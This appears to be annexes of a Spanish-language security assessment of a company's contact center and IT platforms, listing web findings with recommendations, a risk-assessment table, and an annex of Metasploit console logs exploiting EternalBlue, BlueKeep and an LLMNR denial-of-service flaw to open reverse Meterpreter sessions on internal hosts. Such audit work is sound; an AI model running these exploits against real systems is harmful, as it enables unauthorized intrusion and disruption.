Description	Es posible ver el listado de directorios. La lista de directorios puede revelar scripts ocultos, incluyen archivos, copia de seguridad de los archivos de origen, etc, que se pueden acceder para leer información sensible.
URL	https://10.211.0.33/themes/
Method	GET
Attack	Parent Directory
URL	https://10.211.0.33/libs/font-icons/font-awesome/css/
Method	GET
Attack	Parent Directory
URL	https://10.211.0.33/libs/js/jquery/widgetcss/
Method	GET
Attack	Parent Directory
URL	https://10.211.0.33/themes/tenant/js/gsap/
Method	GET
Attack	Parent Directory
URL	https://10.211.0.33/libs/font-icons/entypo/css/
Method	GET



Vulnerabilidad	Severidad
Prueba de credenciales por defecto	INFORMACION

Descripción:
En la actualidad las aplicaciones web a menudo hacen uso de software de código abierto o comercial, que puede ser instalado en servidores con configuraciones mínimas, a menudo estas aplicaciones, una vez instaladas, no están configuradas correctamente y las credenciales predeterminadas proporcionadas para la autenticación inicial y configuración nunca son cambiadas, en ese sentido se probaron diferentes usuarios como admin, system, root, etc y contraseñas como password, pass123, admin, entre otras, para determinar si la aplicación tenía cuentas por defecto, encontrando que no existen vulnerabilidades de este tipo en la aplicación web de contac center.

Activo Afectado:

- Ninguno

Herramientas:

- Google

Vulnerabilidad	Severidad
Prueba para determinar un mecanismo de bloqueo débil	MEDIA

Descripción:
Los mecanismos de bloqueo se utilizan para mitigar los ataques de fuerza bruta o adivinanza de contraseñas. Las cuentas se deben bloquear normalmente después de tres a cinco intentos de inicio de sesión sin éxito y solo deben ser desbloqueadas después de un periodo de tiempo determinado. Los mecanismos de bloqueo requieren un equilibrio entre la protección de cuentas de acceso no autorizado y proteger a los usuarios de una negativa al acceso autorizado.
Al realizar la prueba se evidenció que la aplicación no se bloquea después de N intentos, esto le facilitaría el trabajo a un atacante, ya que podría utilizar herramientas de fuerza bruta sin tener impedimentos.

Activo Afectado:

- Servidor Contac center

Herramientas:

- Google

Recomendaciones:

- Implementar esquemas de bloqueo o captchas en la aplicación web.
- Aplicar mecanismos de bloqueo a IPs que cometan errores sucesivos en la autenticación.

Vulnerabilidad	Severidad
Prueba de Políticas de Contraseñas Débiles	ALTA

Descripción:

En esta prueba se verifica que controles o políticas ejerce la aplicación acerca del establecimiento de contraseñas. Las contraseñas seguras son de vital importancia para mantener la seguridad dentro de una aplicación, ya que una contraseña débil o fácilmente adivinable puede darle acceso al sistema a un atacante sin mayor esfuerzo.

Al realizar la prueba se encontró que no existen políticas de contraseñas seguras en la aplicación web, contraseñas como “emtel1234” o un nombre son válidas para ingresar al sistema, esto es un riesgo para la empresa, ya que un atacante puede vulnerar la confidencialidad de los datos, probando claves sencillas que le pueden dar acceso a la aplicación.

Herramientas:


- Mozilla Firefox

Recomendaciones:

- Implementar una política de contraseñas que permita asegurar la longitud, complejidad y caducidad de la contraseña.

Activo Afectado:

- Servidor Contac center



Vulnerabilidad	Severidad
Prueba de Atributos de Cookies	MEDIA

Descripción:
Debido a la importancia de las sesiones dentro de una aplicación, es importante analizar el componente principal de estas sesiones. Las **cookies**, estas guardan información importante de la sesión en el lado del cliente, por ejemplo, preferencias, nivel de autorización, credenciales, etc. Por esto se debe garantizar la seguridad de estas, mediante el uso de canales de comunicación cifrados. Por otra parte, las cookies de sesión deben ser impredecibles y además deben tener las opciones de seguridad provistas por Frameworks y navegadores para tener una mayor seguridad ante posibles ataques o secuestros de sesión

Activo Afectado:


- Servidor Contac center

Herramientas:

- Mozilla Firefox
- EditThisCookie (Chrome)

Recomendaciones:

- Especificar cookies de tipo HTTP Only, este atributo ayuda a proteger a la cookie del acceso de un script del lado del cliente.
- Cookies de sesión de al menos 50 caracteres.
- Cada vez que una cookie contiene información sensible, siempre debe ser enviada mediante un canal cifrado, por eso después de iniciar sesión en una aplicación una cookie siempre debe estar etiquetada con la bandera de seguridad (atributo seguro



Como se puede observar los datos de las cookies en la aplicación no cumplen con las recomendaciones necesarias para considerarla segura, lo que implica que pueden ser atacadas mediante análisis criptográfico y de cookies.

Vulnerabilidad	Severidad
Pruebas de Fijación de Sesiones	MEDIA

Descripción:
Es importante renovar las cookies de sesión después de que un usuario se autentique correctamente debido a que si se mantiene la misma cookie que se tenía antes de la autenticación, un atacante podría encontrar una vulnerabilidad en la fijación de sesiones y forzar a un usuario a usar una cookie predeterminada y cuando este se autentique secuestrar su sesión.

Activo Afectado:


- Servidor Contac center

Herramientas:


- BurpSuite

Recomendaciones:

- Renovar las cookies de sesión después de una autenticación exitosa.



Cookie de sección antes de la autenticación



Cookie de sección durante la autenticación

Vulnerabilidad	Severidad
Pruebas de Timeout de Sesión	BAJA

Descripción:
En esta prueba, se mide el tiempo en el cual la sesión se termina automáticamente debido a inactividad. En caso de aplicaciones que no manejan datos importantes, como blogs o sitios de opinión, no es necesario tener timeouts cortos, sin embargo, en sitios con funciones administrativas es importante establecer timeouts de máximo 15 minutos debido a que otra persona podría usar la sesión, si el usuario no se encuentra en el momento.
Al realizar la prueba se dedujo que la aplicación tiene timeouts de más de media hora

Activo Afectado:

- Servidor Contac center

Herramientas:

- Google

Recomendaciones:

- Establecer timeouts de máximo 15 minutos para la aplicación


ANEXO H

EXPLOTACIÓN DE VULNERABILIDADES EN ACTIVOS DE INFORMACIÓN CON METASPLOIT


Teniendo en cuenta el sistema operativo del activo evaluado se hace búsqueda del exploit que permita explotar la vulnerabilidad.

Vulnerabilidades a explotar


- CVE-2017-0143
- CVE-2011-0657
- CVE-2019-0708



selección del exploit para la vulnerabilidad CVE 2017-0143




selección del exploit para la vulnerabilidad CVE 2011-0657




selección del exploit para la vulnerabilidad CVE 2019-0708


Seguidamente se configura el framework de explotación como se muestra en las siguientes figuras, parametrizando cada una de las opciones de ataque de metasploit de acuerdo con la vulnerabilidad encontrada y la versión del sistema operativo, este ejercicio se realizo para cada uno de los host objetivos.



Configuración del framework de explotación para la vulnerabilidad CVE 2017-0143




Configuración del framework de explotación para la vulnerabilidad CVE 2011-0657



Configuración del framework de explotación para la vulnerabilidad CVE 2019-0708

Posteriormente se lanza el exploit ya configurado contra el host objetivo, obteniendo como resultado en algunos casos una sesión de meterpreter abierta y en otros una sesión no creada como se muestra en las siguientes figuras



Sesión abierta en computador de escritorio IP 192.168.2.155

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.2.184:4444
[*] 192.168.2.60:445 - Target OS: Windows 8.1 Pro 9600
[*] 192.168.2.60:445 - Built a write-what-where primitive...
[+] 192.168.2.60:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.2.60:445 - Selecting PowerShell target
[*] 192.168.2.60:445 - Executing the payload...
[+] 192.168.2.60:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 192.168.2.60
[*] Meterpreter session 1 opened (192.168.2.184:4444 → 192.168.2.60:50393) at 2020-10-22 11:25:29 -0500

meterpreter > session 1
```

Sesión abierta en computador de escritorio IP 192.168.2.60

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.2.184:4444
[*] 192.168.1.160:445 - Target OS: Windows Vista (TM) Business 6002 Service Pack 2
[*] 192.168.1.160:445 - Filling barrel with fish... done
[*] 192.168.1.160:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.1.160:445 -         [*] Preparing dynamite...
[*] 192.168.1.160:445 -                 [*] Trying stick 1 (x86)...Boom!
[*] 192.168.1.160:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.1.160:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.1.160:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.1.160:445 - Reading from CONNECTION struct at: 0x8e9cc590
[*] 192.168.1.160:445 - Built a write-what-where primitive...
[+] 192.168.1.160:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.160:445 - Selecting PowerShell target
[*] 192.168.1.160:445 - Executing the payload...
[+] 192.168.1.160:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 190.5.195.113
[*] Meterpreter session 1 opened (192.168.2.184:4444 → 190.5.195.113:52566) at 2020-10-26 10:52:21 -0500
```

Sesión abierta en computador de escritorio IP 192.168.1.160

```
] 192.168.2.119:445 - Target arch selected valid for arch indicated by DCE/RPC reply
] 192.168.2.119:445 - Trying exploit with 17 Groom Allocations.
] 192.168.2.119:445 - Sending all but last fragment of exploit packet
] 192.168.2.119:445 - Starting non-paged pool grooming
] 192.168.2.119:445 - Sending SMBv2 buffers
] 192.168.2.119:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
] 192.168.2.119:445 - Sending final SMBv2 buffers.
] 192.168.2.119:445 - Sending last fragment of exploit packet!
] 192.168.2.119:445 - Receiving response from exploit packet
] 192.168.2.119:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
] 192.168.2.119:445 - Sending egg to corrupted connection.
] 192.168.2.119:445 - Triggering free of corrupted buffer.
] Sending stage (201283 bytes) to 192.168.2.119
] Meterpreter session 1 opened (192.168.2.184:4444 → 192.168.2.119:59819) at 2020-10-22 12:49:21 -0500
```

Sesión abierta en computador de escritorio IP 192.168.2.119

```
msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run
[*] Running module against 192.168.2.119

[*] Sending Ipv6 LLMNR query to 192.168.2.119
[*] Sending Ipv4 LLMNR query to 192.168.2.119
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
```

Sesión NO creada

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.2.184:4444
[*] 192.168.2.119:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.2.119:3389    - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.2.119:3389    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.2.119:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually. If you are targe
[*] Exploit completed, but no session was created.
```

Sesión NO creada

ANEXO I

EVALUACIÓN DEL RIESGO PARA LOS ACTIVOS DE INFORMACIÓN DEL PROCESO DE TI

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R1	OPEN FLEXIS	Acceso de usuarios no autorizados debido a que no se finalizó sección en la plataforma tecnológica	Robo de información Acceso a información no autorizada Divulgación o modificación de información por parte del personal interno	Posible	Menor	**Moderado**	Asumir
R2		Error en el uso de la plataforma tecnológica debido a que la interfaz de usuario es compleja y obsoleta	Datos incorrectos de clientes (información personal, plan de suscripción,etc)	Probable	Menor	**Alto**	Reducir
R3		Error en el uso, configuración y funcionamiento de la plataforma debido a la falta de documentación	Indisponibilidad de la plataforma tecnológica Demora en los procesos administrativos que soporta la plataforma tecnológica	Probable	Moderado	**Alto**	Reducir
R4		Error en el uso debido a que no se configura correctamente los parámetros de la plataforma	Datos incorrectos de clientes (información personal, plan de suscripción)	Posible	Menor	**Moderado**	Asumir
R5		Ataque informatico aprovechando que no se realiza monitoreo de los registros logs que permitan detectar debilidades de seguridad	Indisponibilidad de la plataforma tecnológica, fuga de informacion	Improbable	Mayor	**Alto**	Reducir
R6		Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Robo de información Acceso a información no autorizada	Posible	Mayor	**Alto**	Reducir
R7		Acceso a permisos no autorizados debido a la falta de asignación de perfiles de acuerdo al rol que desempeñan	Robo de información Acceso a información no autorizada	Casi seguro	Mayor	**Extrema**	Reducir
R8		Mal funcionamiento del software debido a la ausencia eficaz de cambios	Indisponibilidad de la plataforma tecnológica Demora en los procesos administrativos que soporta la plataforma tecnológica	Posible	Moderado	**Alto**	Reducir
R9		Ataque informático aprovechando vulnerabilidades de la plataforma tecnológica	Indisponibilidad de la plataforma tecnológica, fuga de información	Improbable	Mayor	**Alto**	Reducir
R10		Manejo inadecuado de incidentes	Indisponibilidad de la plataforma tecnológica	Posible	Moderado	**Alto**	Reducir

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R11	APOTEOSYS	Acceso de usuarios no autorizados debido a que no se finalizó sección en la plataforma tecnológica	Robo de información Acceso a información no autorizada Divulgación o modificación de información por parte del personal interno	Probable	Moderado	**Alto**	Reducir
R12		Error en el uso de la plataforma tecnológica debido a que la interfaz de usuario es compleja	Datos incorrectos en los procesos administrativos que son soportados en la plataforma tecnológica	Probable	Moderado	**Alto**	Reducir
R13		Error en el uso, configuración y funcionamiento de la plataforma debido a la falta de documentación	Indisponibilidad de la plataforma tecnológica Demora en los procesos administrativos que soporta la plataforma tecnológica	Probable	Moderado	**Alto**	Reducir
R14		Error en el uso debido a que no se configura correctamente los parámetros de la plataforma	Datos incorrectos en los procesos administrativos que son soportados en la plataforma tecnológica	Improbable	Moderado	**Moderado**	Asumir
R15		Ataque informatico aprovechando que no se realiza monitoreo de los registros logs que permitan detectar debilidades de seguridad	Indisponibilidad de la plataforma tecnológica, fuga de informacion	Improbable	Mayor	**Alto**	Reducir
R16		Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Robo de información Acceso a información no autorizada	Probable	Mayor	**Extrema**	Reducir
R17		Acceso a permisos no autorizados debido a la falta de asignación de perfiles de acuerdo al rol que desempeñan	Robo de información Acceso a información no autorizada	Casi seguro	Mayor	**Extrema**	Reducir
R18		Ataque informático aprovechando vulnerabilidades de la plataforma tecnológica	Indisponibilidad de la plataforma tecnológica, fuga de información	Improbable	Mayor	**Alto**	Reducir
R19		Manejo inadecuado de incidentes	Indisponibilidad de la plataforma tecnológica	Posible	Moderado	**Alto**	Reducir

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R20	PLATAFORMA DE CONTACT CENTER	Mal funcionamiento del software debido a la ausencia eficaz de cambios	Indisponibilidad de la plataforma tecnológica Demora en los procesos administrativos que soporta la plataforma tecnológica	Posible	Moderado	**Alto**	Reducir
R21		Acceso de usuarios no autorizados debido a que no se finalizó sección en la plataforma tecnológica	Robo de información Acceso a información no autorizada Divulgación o modificación de información por parte del personal interno	Posible	Menor	**Moderado**	Asumir
R22		Error en el uso en la configuración y funcionamiento de la plataforma debido a la falta de documentación	Indisponibilidad de la plataforma tecnológica Demora en los procesos administrativos que soporta la plataforma tecnológica	Posible	Moderado	**Alto**	Reducir
R23		Error en el uso debido a que no se configura correctamente los parámetros de la plataforma	Datos incorrectos en los procesos administrativos que son soportados en la plataforma tecnológica	Improbable	Moderado	**Moderado**	Asumir
R24		Error en la plataforma o desconocimiento de esta debido a que no se realizaron pruebas de software, antes de llevarla a produccion	Demora en los procesos administrativos que soporta la plataforma tecnológica	Posible	Menor	**Moderado**	Asumir
R25		Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Robo de información Acceso a información no autorizada	Probable	Moderado	**Alto**	Reducir
R26		Ataque informatico aprovechando que no se realiza monitoreo de los registros logs que permitan detectar debilidades de seguridad	Indisponibilidad de la plataforma tecnológica, fuga de informacion	Improbable	Mayor	**Alto**	Reducir
R27		Acceso a permisos no autorizados debido a la falta de asignación de perfiles de acuerdo al rol que desempeñan	Robo de información Acceso a información no autorizada	Rara vez	Mayor	**Alto**	Reducir
R28		Ataque informático aprovechando vulnerabilidades de la plataforma tecnológica	Indisponibilidad de la plataforma tecnológica, fuga de información	Improbable	Mayor	**Alto**	Reducir
R29		Manejo inadecuado de incidentes	Indisponibilidad de la plataforma tecnológica	posible	Moderado	**Alto**	Reducir

